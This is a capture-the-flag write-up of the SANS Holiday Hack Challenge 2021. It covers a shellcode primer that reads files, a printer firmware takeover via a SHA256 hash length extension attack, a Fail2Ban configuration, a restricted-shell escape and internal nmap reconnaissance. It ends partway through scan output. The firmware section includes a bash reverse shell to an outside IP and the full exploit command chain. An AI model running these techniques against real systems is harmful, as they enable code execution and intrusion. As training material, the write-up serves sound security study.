With the information received from Chimney I start making my way to Jack's office in the Frost Tower. Upon entering the lobby it looks like the bouncers have forgotten about me and I'm not being bounced. Jack's office is on floor 16 and there are two options to get there via the frostavator or the stairs. Not feeling up to the stairs exercise I decide to check with Grody Goiterson to find out why the frostavator isn't working:

Grody Goiterson
Hrmph. Snrack! Pthbthbthb. Gnerphk. Well, on to business. I'm Grody Goiterson. ... It's a family name. So hey, this is the Frostavator. It runs on some logic chips... that fell out. I put them back in, but I must have mixed them up, because it isn't working now. If you don't know much about logic gates, it's something you should look up. If you help me run the elevator, maybe I can help you with something else. I'm pretty good with FPGAs, if that's worth something to ya'.

When clicking on the Frostavator it shows that it has no power currently, but we can open the Panel.



After rearranging the logic gates to have all three of the outputs illuminated the frostavator is back online. Closing the panel I can now head up to Jack's office.

6.2 SHELLCODE PRIMER

Stepping out of the Frostavator on the 16th floor Ruby is mentioning someone is learning to hack North Pole systems.

Ruby Cyster
Hey, I'm Ruby Cyster. Don't listen to anything my sister, Ingreta, says about me. So I'm looking at this system, and it has me a little bit worried. If I didn't know better, I'd say someone here is learning how to hack North Pole systems. Who's got that kind of nerve!

Hints	
1	**Shellcode Primer Primer**: If you run into any shellcode primers at the North Pole, be sure to read the directions and the comments in the shellcode source!
2	**Debugging Shellcode**: Also, troubleshooting shellcode can be difficult. Use the debugger step-by-step feature to watch values.
3	**Register Stomping:** Lastly, be careful not to overwrite any register values you need to reference later on in your shellcode.

I check out the system Ruby is worried about and find that it's a training program conceived by Jack Frost (yes, THE Jack Frost) to train trolls how to build exploit code, from the ground up.

1. Introduction	(Leave the provided code, execute and check debugger)
2. Loops	(Leave the provided code, execute and check debugger)
3. Getting Started	`ret ; execute return`
4. Returning a Value	`mov rax, 1337 ; set rax to 1337` `ret ; execute return`

5. System Calls	`mov rax, 60 ; set rax to sys_exit`
	`mov rdi, 99 ; set exit_code 99`
	`syscall ; execute syscall`

6. Calling Into the Void	(Leave the provided code, execute and check debugger)

7. Getting RIP	`call place_below_the_nop ; push the return address to the stack`
	`nop ; No Op (nop) instruction`
	`place_below_the_nop: ; The start of the function`
	`pop rax ; Pop top of the stack into rax`
	`ret ; execute return`

8. Hello, World!	`call getstring ; push the return address to the stack`
	`db 'Hello World',0 ; Actual string null terminated`
	`getstring: ; The label and start of the function`
	`pop rax ; Pop top of the stack into rax`
	`ret ; execute return`

9. Hello, World!!	`call getstring ; push the return address to the stack`
	`db 'Hello World!',0 ; Actual string null terminated`
	`getstring: ; The label and start of the function`
	`pop rsi ; Pop top of the stack into rsi (buf)`
	`mov rax, 1 ; set rax to sys_write`
	`mov rdi, 1 ; set rdi to the file descriptor 1`
	`mov rdx, 12 ; set rdx to the byte length of the string`
	`syscall ; Perform the syscall (sys_write)`
	`ret ; execute return`

10. Opening a File	`call getstring ; push the return address to the stack`
	`db '/etc/passwd',0 ; Actual file path and name to open`
	`getstring: ; The label and start of the function`
	`pop rdi ; Pop top of the stack into rdi (filename)`
	`mov rax, 2 ; set rax to sys_open`
	`mov rsi, 0 ; set rsi to 0 (flags)`
	`mov rdx, 0 ; set rdx to 0 (mode)`
	`syscall ; Perform the syscall (sys_open)`
	`ret ; execute return`

For the last challenge I used the following reference blog post from Ron Bowes that provided some additionally guidance. Using this and the previous learned approaches I was able to start

reading the file, but it was done multiple times to get the correct value of 140 for the byte length as this isn't know the good old trial and error approach worked:

11. Reading a File	`; Get a reference to the file`
	`call getstring  ; push the return address to the stack`
	`db '/var/northpolesecrets.txt',0  ; Actual filename to open`
	`getstring:  ; The label and start of the function`
	`pop rdi  ; Pop top of the stack into rdi (filename)`
	
	`; Call sys_open`
	`mov rax, 2  ; set rax to sys_open`
	`mov rsi, 0  ; set rsi to 0 (flags)`
	`mov rdx, 0  ; set rdx to 0 (mode)`
	`syscall  ; Perform the syscall (sys_open)`
	
	`; Call sys_read on the file handle and read it into rsp`
	`push rdi  ; push rdi to the stack`
	`push rax  ; push rax to the stack`
	`mov rax, 0  ; set rax to sys_read`
	`pop rdi  ; move the file handle into rdi`
	`mov rsi, rsp  ; move rsi into rsp (buffer)`
	`mov rdx, 140  ; set rdx to the byte length of the string`
	`syscall  ; Perform the syscall (sys_read)`
	
	`; Call sys_write to write the contents from rsp to stdout (1)`
	`mov rax, 1  ; set rax to sys_write`
	`mov rdi, 1  ; set rdi to 1 (stdout)`
	`syscall  ; Perform the syscall (sys_write)`
	
	`; Call sys_exit`
	`mov rax, 60  ; set rax to sys_exit`
	`mov rdi, 99  ; set exit_code 99`
	`syscall  ; Perform the syscall (sys_exit)`

The debugger result of the shell code is as follows:

Exit code	Process exited cleanly with exit code 99
Stdout	Secret to KringleCon success: all of our speakers and organizers, providing the gift of **cyber security knowledge**, free to the community.
Success!	Great work! You just wrote some real life shellcode for reading a file! Did you know that you can add ?cheat after the URL (before the #) to unlock our solutions? (DOH!)


7 PRINTER EXPLOITATION

Investigate the stolen Kringle Castle printer. Get shell access to read the contents of `/var/spool/printer.log`. What is the name of the last file printed (with a `.xlsx` extension)? Find Ruby Cyster in Jack's office for help with this objective. ***(Difficulty 4/5)***

The stolen printer is located in Jack's office and after helping Ruby is more than happy to help my investigation.

Ruby Cyster
Oh man - what is this all about? Great work though. So first things first, you should definitely take a look at the firmware. With that in-hand, you can pick it apart and see what's there. Did you know that if you append multiple files of that type, the last one is processed? Have you heard of Hash Extension Attacks? If something isn't working, be sure to check the output! The error messages are very verbose. Everything else accomplished, you just might be able to get shell access to that dusty old thing!


Hints	
1	**Printer Firmware**: When analyzing a device, it's always a good idea to pick apart the firmware. Sometimes these things come down Base64-encoded.
2	**Hash Extension Attacks**: Hash Extension Attacks can be super handy when there's some type of validation to be circumvented.
3	**Dropping Files**: Files placed in `/app/lib/public/incoming` will be accessible under https://printer.kringlecastle.com/incoming/.



Connecting to the printer on https://printer.kringlecastle.com/ it's quickly clear that almost all options are all hidden behind a password prompt. However on the Firmware Update page you can upload new firmware as a signed firmware blob, but also allows you to download the current firmware. I download the firmware and identify it's a text file containing JSON data, the firmware field has a large base64 encoded string as its value. Decoding the string it's identified as a zip file, after unzipping it I'm left with an ELF executable file:

```
$ wget https://printer.kringlecastle.com/firmware/download
$ cat download
{"firmware":"UEsDBBQAAAAI...EAUgAAALAJAAAAAA==","signature":"2bab052bf894ea1a255886fde202f451476faba7b9414
39df629fdeb1ff0dc97","secret_length":16,"algorithm":"SHA256"}
$ cat download | jq -r '.firmware' > firmware.b64
$ cat firmware.b64| base64 -d > firmware
$ file firmware
firmware: Zip archive data, at least v2.0 to extract, compression method=deflate
$ mv firmware firmware.zip
$ unzip firmware.zip
Archive:  firmware.zip
  inflating: firmware.bin
$ file firmware.bin
firmware.bin: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=fc77960dcdd5219c01440f1043b35a0ef0cce3e2,
not stripped
```

A quick check of the firmware.bin file in Ghidra shows that when running the executable it will only print `Firmware is fully up to date!` and then exits:



Ruby did mention that *if you append multiple files of that type, the last one is processed* which would imply that adding another zip file containing an executable file that would be executed instead. I start by downloading a copy of hash_extender and compiling it, I did have an issue during the make on my Kali instance due to libssldev not being installed:

```
$ git clone https://github.com/iagox86/hash_extender.git
```

```
$ cd hash_extender
$ make
[CC] buffer.o
[CC] formats.o
[CC] hash_extender.o
[CC] hash_extender_engine.o
hash_extender_engine.c:26:10: fatal error: openssl/md4.h: No such file or directory
   26 | #include <openssl/md4.h>
      |          ^~~~~~~~~~~~~~~
compilation terminated.
make: *** [Makefile:39: hash_extender_engine.o] Error 1
$ sudo apt install libssl-dev
$ make
[CC] buffer.o
[CC] formats.o
[CC] hash_extender.o
[CC] hash_extender_engine.o
[CC] test.o
[CC] tiger.o
[CC] util.o
[LD] hash_extender
[CC] hash_extender_test.o
[LD] hash_extender_test
$ cd ..
```

In order to test out the theory that an executable file would be run I create a simple bash script that would put the string Jeroen in `/app/lib/public/incoming/jeroen.txt`. Next I make the script executable and zip it up. Using `hash_extender` (The format and secret values are known from the JSON data) I append me.zip in a single line hex format to the original firmware.zip file. The output is parsed out so that the new string is converted from hexdump into binary format and then base64 encoded in to a single line. Both the new base64 encoded string and the new signature string are added to the JSON format the printer expects:

```
$ echo '#!/bin/bash' > me.bin
$ echo 'echo "Jeroen" > /app/lib/public/incoming/jeroen.txt' >> me.bin
$ chmod +x me.bin
$ zip me.zip me.bin
  adding: me.bin (deflated 2%)
$ ./hash_extender/hash_extender --file firmware.zip --secret 16 -append `cat me.zip | xxd -p -c 1000000` -
-append-format hex --signature 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --format
sha256 | grep 'New string' | cut -d " " -f 3 | xxd -r -ps | base64 -w 10000
UEsDBBQAAAAIA...sFBgAAAAABAAEATAAAAH8AAAAAAA==

$ ./hash_extender/hash_extender --file firmware.zip --secret 16 -append `cat me.zip | xxd -p -c 1000000` -
-append-format hex --signature 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --format
sha256 | grep 'New signature' | cut -d " " -f 3
5862ee2d0c8c11036507b9fe261993b8eee7a8337b4758a34589a771d604b1cb
$ vi newfirmware
{"firmware":"New String Base64","signature":"New Signature","secret_length":16,"algorithm":"SHA256"}
```

On the printer website under Firmware update click Choose File and browse to the newfirmware file and click upload. This resulted in the printer providing some very detailed error information:

Something went wrong!

Firmware update failed:

```
Failed to parse the ZIP file: Could not extract firmware.bin from the archive:

$ unzip '/tmp/20211231-1-1v8lylw' 'firmware.bin' -d '/tmp/20211231-1-1v8lylw-out' 2>&1 && /tmp/20211231-1-1v8lylw-out/firmware.bin

Archive:  /tmp/20211231-1-1v8lylw
warning [/tmp/20211231-1-1v8lylw]:  2608 extra bytes at beginning or within zipfile
  (attempting to process anyway)
caution: filename not matched:  firmware.bin
```

Looks like the printer is expecting the file name firmware.bin, so rename to:

```
$ mv me.bin firmware.bin
$ rm me.zip
$ zip me.zip firmware.bin
  adding: firmware.bin (deflated 2%)
```

Uploading the newfirmware this time to the print succeeds:

Firmware successfully uploaded and validated! Executing the update package in the background

We confirm that the test file is indeed created and contains the string we set:

```
$ curl https://printer.kringlecastle.com/incoming/jeroen.txt
Jeroen
```

I now know that we can execute code on the printer now, so I move on to creating a reverse shell payload, and follow the steps as before to create the newfirmware file:

```
$ echo '#!/bin/bash' > firmware.bin
$ echo 'bash -i >& /dev/tcp/3.86.187.175/42429 0>&1' >> firmware.bin
$ chmod +x firmware.bin
$ zip me.zip firmware.bin
  adding: firmware.bin (deflated 2%)
```

I setup a nc listener on the EC2 instance and uploaded the newfirmware to the printer to get the reverse shell. Using the shell we can now cat the printer.log file with ease:

```
ubuntu@ip-172-31-87-141:~$ nc -l -p 42429
bash: initialize job control: no job control in background: Bad file descriptor

app@44a226b5ae56:/var/spool$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
app@44a226b5ae56:/app$ whoami
whoami
app
app@44a226b5ae56:/app$ cd /var/spool
cd /var/spool
app@44a226b5ae56:/var/spool$ ls -al
ls -al
total 536
drwxr-xr-x 1 root root   4096 Dec 16 20:42 .
drwxr-xr-x 1 root root   4096 Dec 16 20:42 ..
-r--r--r-- 1 root root 532488 Dec 16 05:45 birdknob.png
lrwxrwxrwx 1 root root      7 Mar 27  2020 mail -> ../mail
-r--r--r-- 1 root root    349 Dec 16 05:45 printer.log
app@44a226b5ae56:/var/spool$ cat printer.log
cat printer.log
Documents queued for printing
=============================

Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx
```

Note that instead of the reverse shell I could have also coped the printer.log file to the same location as before and browse to it however I would have never known what birdknob.png contained ☺

Story narrative 4 of 10

Is his Fest more feint than folly? Some have noticed subtle clues
Running 'round and raiding repos, stealing Santa's Don'ts and Do's

8 Kerberoasting on an Open Fire

Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints. ***(Difficulty 5/5)***

Before I start this investigation I head back to Santa's castle to help Eve Snowshoes out in Santa's office.

8.1 HoHo…No

Eve Snowshoes

Hey there, how's it going? I'm Eve Snowshoes. Lately I've been spending a lot of cycles worrying about what's going on next door. Before that, I was checking out Fail2Ban. It's this slick log scanning tool for Apache web servers. If you can complete this terminal challenge, I'd be happy to give you some things I've learned about Kerberoasting and Active Directory permissions! Why don't you do some work with Fail2Ban on this Cranberry Pi terminal first, then we'll talk Kerberoasting and Active Directory. OK?

Inspection of the `hohono.log` the successful* and Valid events can be ignored and filtered out. This leaves messages with **rejected**, **malformed**, **Failed** and **Invalid** to focus on. The KringleCon talk from Andy Smith, Automate security response by creating your own "Naughty Lists" is very useful:

```
Jack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the
malicious IP addresses, and block them. We need your help to automate this so
the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

 * You must monitor for new log entries in /var/log/hohono.log
 * If an IP generates 10 or more failure messages within an hour then it must
   be added to the naughty list by running naughtylist add <ip>
        /root/naughtylist add 12.34.56.78
 * You can also remove an IP with naughtylist del <ip>
        /root/naughtylist del 12.34.56.78
 * You can check which IPs are currently on the naughty list by running
        /root/naughtylist list

You'll be rewarded if you correctly identify all the malicious IPs with a
Fail2Ban filter in /etc/fail2ban/filter.d, an action to ban and unban in
/etc/fail2ban/action.d, and a custom jail in /etc/fail2ban/jail.d. Don't
add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't
automatically process the log file each time you make changes to the Fail2Ban
config. When needed, run /root/naughtylist refresh to re-sample the log file
and tell Fail2Ban to reprocess it.

# head -15 /var/log/hohono.log
2022-01-01 05:23:18 125.86.239.92: Request completed successfully
2022-01-01 05:23:19 73.24.192.64: Request completed successfully
2022-01-01 05:23:19 Valid heartbeat from 116.25.164.175
2022-01-01 05:23:20 Login from 126.253.36.154 successful
2022-01-01 05:23:22 Valid heartbeat from 136.31.180.239
2022-01-01 05:23:23 15.47.248.67: Request completed successfully
2022-01-01 05:23:23 Login from 138.136.113.229 successful
2022-01-01 05:23:23 Login from 186.83.215.46 successful
2022-01-01 05:23:23 Valid heartbeat from 152.129.159.92
2022-01-01 05:23:24 186.83.215.46: Request completed successfully
2022-01-01 05:23:24 20.93.246.58: Request completed successfully
2022-01-01 05:23:24 Login from 12.186.87.146 successful
2022-01-01 05:23:26 52.195.174.72: Request completed successfully
2022-01-01 05:23:26 Valid heartbeat from 100.239.200.193
2022-01-01 05:23:27 Valid heartbeat from 171.5.26.184
# cat /var/log/hohono.log | grep -v successful | grep -v Valid | head -15
2022-01-01 05:23:33 Login from 114.11.82.186 rejected due to unknown user name
```

```
2022-01-01 05:23:44 205.17.246.216 sent a malformed request
2022-01-01 05:23:45 Login from 24.43.109.193 rejected due to unknown user name
2022-01-01 05:23:50 Failed login from 107.182.177.222 for chimney
2022-01-01 05:23:59 107.182.177.222 sent a malformed request
2022-01-01 05:23:59 Invalid heartbeat 'alpha' from 114.11.82.186
2022-01-01 05:24:00 114.11.82.186 sent a malformed request
2022-01-01 05:24:01 Failed login from 107.182.177.222 for fitzy
2022-01-01 05:24:02 Login from 28.73.42.217 rejected due to unknown user name
2022-01-01 05:24:03 Invalid heartbeat 'charlie' from 160.122.171.95
2022-01-01 05:24:03 Login from 98.1.2.166 rejected due to unknown user name
2022-01-01 05:24:10 Failed login from 156.185.57.40 for vixen
2022-01-01 05:24:21 Invalid heartbeat 'charlie' from 160.122.171.95
2022-01-01 05:24:28 114.11.82.186 sent a malformed request
2022-01-01 05:24:31 Invalid heartbeat 'delta' from 28.73.42.217
# vi /etc/fail2ban/filter.d/naughty_filter.conf
    [Definition]
    failregex = .Failed login from <HOST> for .+$
                .Login from <HOST> rejected due to unknown user name$
                .Invalid heartbeat '.+' from <HOST>$
                .<HOST> sent a malformed request$
# vi /etc/fail2ban/action.d/naughty_action.conf
    [Definition]
    actionban = /root/naughtylist add <ip>
    actionunban = /root/naughtylist del <ip>
# vi /etc/fail2ban/jail.d/naughty_jail.conf
    [naughty_jail]
    enabled = true
    logpath = /var/log/hohono.log
    findtime = 60m
    maxretry = 10
    bantime = 60m
    filter = naughty_filter
    action = naughty_action
# service fail2ban restart
 * Restarting Authentication failure monitor fail2ban                              [ OK ]
# /root/naughtylist refresh
Refreshing the log file...
# Log file refreshed! It may take fail2ban a few moments to re-process.
123.227.170.85 has been added to the naughty list!
140.167.183.175 has been added to the naughty list!
161.99.69.44 has been added to the naughty list!
176.164.232.160 has been added to the naughty list!
79.1.228.40 has been added to the naughty list!
184.119.68.68 has been added to the naughty list!
88.71.172.68 has been added to the naughty list!
80.230.133.107 has been added to the naughty list!
137.206.162.35 has been added to the naughty list!
188.222.79.168 has been added to the naughty list!
19.195.14.81 has been added to the naughty list!
195.67.233.41 has been added to the naughty list!
100.124.160.66 has been added to the naughty list!
40.52.245.1 has been added to the naughty list!
You correctly identifed 14 IPs out of 14 bad IPs
You incorrectly added 0 benign IPs to the naughty list

*******************************************************************
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
*******************************************************************
```


8.2 Kerberoasting on an Open Fire


Eve Snowshoes was very helpful and provided a large volume of hints to approach the investigation for the secret sleigh research document:

Hints	
1	**Active Directory Interrogation**: Investigating Active Directory errors is harder without Bloodhound, but there are native methods.
2	**Kerberoasting and Hashcat Syntax**: Learn about Kerberoasting to leverage domain credentials to get usernames and crackable hashes for service accounts.
3	**Stored Credentials**: Administrators often store credentials in scripts. These can be coopted by an attacker for other purposes!
4	**Kerberoast and AD Abuse Talk**: Check out Chris Davis' talk and scripts on Kerberoasting and Active Directory permissions abuse.

5	**Finding Domain Controllers**: There will be some `10.X.X.X` networks in your routing tables that may be interesting. Also, consider adding `-PS22,445` to your `nmap` scans to "fix" default probing for unprivileged scans.
6	**Hashcat Mangling Rules**: OneRuleToRuleThemAll.rule is great for mangling when a password dictionary isn't enough.
7	**CeWL for Wordlist Creation**: CeWL can generate some great wordlists from website, but it will ignore digits in terms by default.

I start by registering on the website to get a username and password to login with:





I SSH in to the grades system with the credentials provided and login to a restricted shell/menu. The menu itself doesn't seem to be susceptible to command injection, trying out CTRL+C didn't work but pressing CTRL+D got me results landing me in the python shell. From here I can run /bin/bash to get a normal shell. I check out the shell configure for my user account which is `/opt/grading_system`, in order to make it easier to login to the server I change it to `/bin/bash`:

```
$ ssh mqsuhnanws@grades.elfu.org -p 2222
mespkjyfuc@grades.elfu.org's password:

=====================================================
=      Elf University Student Grades Portal         =
=          (Reverts Everyday 12am EST)              =
=====================================================
1. Print Current Courses/Grades.
e. Exit
: <CTRL>+D
: Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError
>>> os.system("/bin/bash")

mqsuhnanws@grades:~$ cat /etc/passwd | grep mqsuh
mqsuhnanws:x:1056:1056::/home/mqsuhnanws:/opt/grading_system
mqsuhnanws@grades:~$ chsh --shell /bin/bash mqsuhnanws
Password:
mqsuhnanws@grades:~$ cat /etc/passwd | grep mqsuh
mqsuhnanws:x:1056:1056::/home/mqsuhnanws:/bin/bash
```

I check the server IP and the route list to identify the 3 internal /24 subnets. Using nmap I scan the internal subnets and output to a grep-able file. Looking at each of the nmap output files to find the last two longest lines meaning most likely hosts with most identified ports open:

```
mqsuhnanws@grades:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
```

```
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid lft forever preferred lft forever

mqsuhnanws@grades:~$ ip route list
default via 172.17.0.1 dev eth0
10.128.1.0/24 via 172.17.0.1 dev eth0
10.128.2.0/24 via 172.17.0.1 dev eth0
10.128.3.0/24 via 172.17.0.1 dev eth0
172.17.0.0/16 dev eth0 proto kernel scope link src 172.17.0.2
mqsuhnanws@grades:~$ nmap -PS22,445 -oG 1.nmap 10.128.1.0/24
mqsuhnanws@grades:~$ nmap -PS22,445 -oG 2.nmap 10.128.2.0/24
mqsuhnanws@grades:~$ nmap -PS22,445 -oG 3.nmap 10.128.3.0/24
mqsuhnanws@grades:~$ cat 1.nmap | awk '{ print length, $0 }' | sort -n -s | cut -d" " -f2- | tail -2
Host: 10.128.1.4 (hhc21-windows-linux-docker.c.holidayhack2021.internal)        Ports:
22/open/tcp//ssh///, 80/open/tcp//http///, 2222/open/tcp//EtherNetIP-1/// Ignored State: closed (997)
Host: 10.128.1.53 (hhc21-windows-dc.c.holidayhack2021.internal) Ports: 53/open/tcp//domain///,
88/open/tcp//kerberos-sec///, 135/open/tcp//msrpc///, 139/open/tcp//netbios-ssn///, 389/open/tcp//ldap///,
445/open/tcp//microsoft-ds///, 464/open/tcp//kpasswd5///, 593/open/tcp//http-rpc-epmap///,
636/open/tcp//ldapssl///, 3268/open/tcp//globalcatLDAP///, 3269/open/tcp//globalcatLDAPssl///,
3389/open/tcp//ms-wbt-server///Ignored State: filtered (988)
mqsuhnanws@grades:~$ cat 2.nmap | awk '{ print length, $0 }' | sort -n -s | cut -d" " -f2- | tail -2
Host: 10.128.2.199 ()   Ports: 22/open/tcp//ssh///, 80/open/tcp//http///, 139/open/tcp//netbios-ssn///,
445/open/tcp//microsoft-ds///, 2222/open/tcp//EtherNetIP-1///    Ignored State: closed (995)
Host: 10.128.2.201 ()   Ports: 22/open/tcp//ssh///, 80/open/tcp//http///, 139/open/tcp//netbios-ssn///,
445/open/tcp//microsoft-ds///, 2222/open/tcp//EtherNetIP-1///    Ignored State: closed (995)
mqsuhnanws@grades:~$ cat 3.nmap | awk '{ print length, $0 }' | sort -n -s | cut -d" " -f2- | tail -2
Host: 10.128.3.60 ()    Ports: 22/open/tcp//ssh///, 80/open/tcp//http///, 139/open/tcp//netbios-ssn///,
445/open/tcp//microsoft-ds///, 2222/open/tcp//EtherNetIP-1///    Ignored State: closed (995)
Host: 10.128.3.30 ()    Ports: 22/open/tcp//ssh///, 53/open/tcp//domain///, 80/open/tcp//http///,
88/open/tcp//kerberos-sec///, 135/open/tcp//msrpc///, 139/open/tcp//netbios-ssn///, 389/open/tcp//ldap///,
445/open/tcp//microsoft-ds///, 464/open/tcp//kpasswd5///, 636/open/tcp//ldapssl///, 1024/open/tcp//kdm///,
1025/open/tcp//NFS-or-IIS///, 1026/open/tcp//LSA-or-nterm///, 1027/open/tcp//IIS///,
1028/open/tcp//unknown///, 1029/open/tcp//ms-lsa///, 1030/open/tcp//iad1///, 1031/open/tcp//iad2///,
1032/open/tcp//iad3///, 1033/open/tcp//netinfo///, 1034/open/tcp//zincite-a///,
1035/open/tcp//multidropper///, 1036/open/tcp//nsstp///, 1037/open/tcp//ams///, 1038/open/tcp//mtqp///,
1039/open/tcp//sbl///, 1040/open/tcp//netsaint///, 1041/open/tcp//danf-ak2///, 1042/open/tcp//afrog///,
1043/open/tcp//boinc///, 1044/open/tcp//dcutility///, 2222/open/tcp//EtherNetIP-1///,
3268/open/tcp//globalcatLDAP///, 3269/open/tcp//globalcatLDAPssl///     Ignored State: closed (966)
```

In the 10.128.1.0/24 subnet the most interesting host is 10.128.1.53. All the hosts in the 10.128.2.0/24 subnet seem to have the same amount of ports open. In the 10.128.3.0/24 the host 10.128.3.30 has the most ports open.

I focus in on those two specific IP's to get some more information with a version and default scripts scan (only showing most interesting results):

```
mqsuhnanws@grades:~$ nmap -sC -sV -Pn -n 10.128.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-02 04:04 UTC
Nmap scan report for 10.128.1.53
Host is up (0.00067s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-01-02 04:04:11Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-
First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
